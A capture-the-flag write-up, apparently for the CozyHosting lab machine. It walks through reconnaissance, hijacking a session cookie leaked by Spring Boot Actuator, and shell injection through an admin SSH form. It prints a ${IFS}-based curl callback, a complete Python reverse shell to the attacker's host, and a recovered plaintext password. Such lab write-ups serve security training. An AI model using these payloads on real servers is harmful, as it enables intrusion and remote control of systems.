
User Flag


Recon

Nmap revelaed that four ports were open and that the webserver was listening to cozyhosing.htb



```
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp    open  http             nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Cozy Hosting - Home
8000/tcp  open  http-alt?
10000/tcp open  snet-sensor-mgmt?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 125.52 seconds
```


Gofuzz found some directories, but nothing special:



```
/index              (Status: 200) [Size: 12706]
/login              (Status: 200) [Size: 4431]
/admin              (Status: 401) [Size: 97]
/logout             (Status: 204) [Size: 0]
/error              (Status: 500) [Size: 73]
/http%3A%2F%2Fwww     (Status: 400) [Size: 435]
/http%3A%2F%2Fyoutube (Status: 400) [Size: 435]
/http%3A%2F%2Fblogs   (Status: 400) [Size: 435]
/http%3A%2F%2Fblog    (Status: 400) [Size: 435]
/%C0                (Status: 400) [Size: 435]
/http%3A%2F%2Fwww     (Status: 400) [Size: 435]
```

The /admin page simply redirected me to the /login page.

Accessing a invalid directory revealed that it was a spring webserver that wasn't handeling invalid directories:




Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Sat Oct 07 17:19:56 UTC 2023
There was an unexpected error (type=Not Found, status=404).


Since I now know that springboot is running under the hood, I scan the directories with a spring-boot wordlist:



```
└─$ gobuster dir -u http://cozyhosting.htb -w /usr/share/seclists/Discovery/Web-Content/spring-boot.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cozyhosting.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/spring-boot.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/actuator             (Status: 200) [Size: 634]
/actuator/env/home    (Status: 200) [Size: 487]
/actuator/env/lang    (Status: 200) [Size: 487]
/actuator/env         (Status: 200) [Size: 4957]
/actuator/env/path    (Status: 200) [Size: 487]
/actuator/health      (Status: 200) [Size: 15]
/actuator/mappings    (Status: 200) [Size: 9938]
/actuator/beans       (Status: 200) [Size: 127224]
/actuator/sessions    (Status: 200) [Size: 48]
Progress: 112 / 113 (99.12%)
===============================================================
Finished
===============================================================
```


The found directories show, that Spring Boot Actuator is running on the server. It is used to get "health and monitoring" metrics from applications.

I inspected every directory and I found out that /actuator/sessions is particularly interesting, since it seems to show sessions. (The UNAUTHORIZED user is my failed login attempt)



```
4426E70B8175C907127BAF5F97BB5CF6:   "kanderson"
CA4B47BFAFB15093FBF14274D5AA45C5:   "UNAUTHORIZED"
```

The website has a login page, so I tried to modify the session cookie with some burpsuite magic to log in as kanderson:



Request to http://cozyhosting.htb:80 [10.10.11.230]

```
GET /assets/vendor/bootstrap/css/bootstrap.min.css.map HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/115.0.5790.171 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=4426E70B8175C907127BAF5F97BB5CF6
Connection: close
```


Admin Dashboard

Recent Sales | Today

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	$64	Patched
#2147	boring mahavira	API server	$47	Pending
#2049	stoic varahamihira	Metrics backend	$147	Patched
#2644	tender mirzakhani	Website	$67	Not patched

And hello Hello Mr. Anderson

We are now logged into a admin panel that contains a feature to add "Cozy Scanner" to your sever with ssh.




Include host into automatic patching

Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.


Connection settings

I intercepted the submit button with burpsuite and discovered that it sends a post request to /executessh with the inputted data.



```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
Content-Length: 15
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://cozyhosting.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/115.0.5790.171 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.7
Referer: http://cozyhosting.htb/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=01EDF2B7CDE9A87374BC9E0309ECB8F5
Connection: close

host=&username=
```

An interesting thing was also that if random data was entered and the ssh failed, sterr was returned as a post paramter:




```
Not secure | cozyhosting.htb/admin?error=usage:%20ssh%20[-46AaCfGgKkMNnqsTtVvXxYy]%20[-B%20bind_interface]%20%20%20%20%20%20%20%20%20%20%20[-b%20bind_address]%20[-c%20cipher_spec]%20[-D%20[bind_address:]port]%20%20%20%20%20%20%20%20%20%20%20[-E%20log_file]%20[-e%20escape_char]%20[-F%20configfil…
400 – Bad Request
```

This could mean shell injection if I'm lucky.

As a "security-feature", the sever didn't except any white-spaces in the username input field.

So I replaced the white spaces by ${IFS}, started netcat as a PoC:




```
n0x00ne@kali: ~
┌──(n0x00ne㉿kali)-[~]
└─$ sudo nc -lp 5566
```

The host was not added!
Invalid hostname!

Connection settings
Hostname: test
Username: ;curl${IFS}10.10.14.25:5566${IFS}#

And bingo, I executed a command on the server:




```
└─$ sudo nc -lp 5566
GET / HTTP/1.1
Host: 10.10.14.25:5566
User-Agent: curl/7.81.0
Accept: */*
```

On the Sever

Now the only thing that is left to do, is to find a fitting reverse shell. From the nmap scan before, I know that python is running on the server. Conveniently enough, there are also spaceless python reverse shells. The final command looked like this:

```
;python3${IFS}-
c${IFS}'socket=__import__("socket");os=__import__("os");pty=__import__("pty");s=so
cket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.25",5566));os.
dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh"
)'${IFS}#
```

It worked! I also found the sourcecode of the webserver on there:



```
└─$ sudo nc -lvp 5566
listening on [any] 5566 ...
connect to [10.10.14.25] from cozyhosting.htb [10.10.11.230] 54984
$ ls
ls
cloudhosting-0.0.1.jar
$ 
```


To download it, I simply started a python http server using `python -c http.server 1337` and downloaded the .jar

After that, I decompiled it to inspect the sourcecode using jd-gui.

One Interesting thing I found were the credentials of kanderson. (MRdEQuv6~6P9)

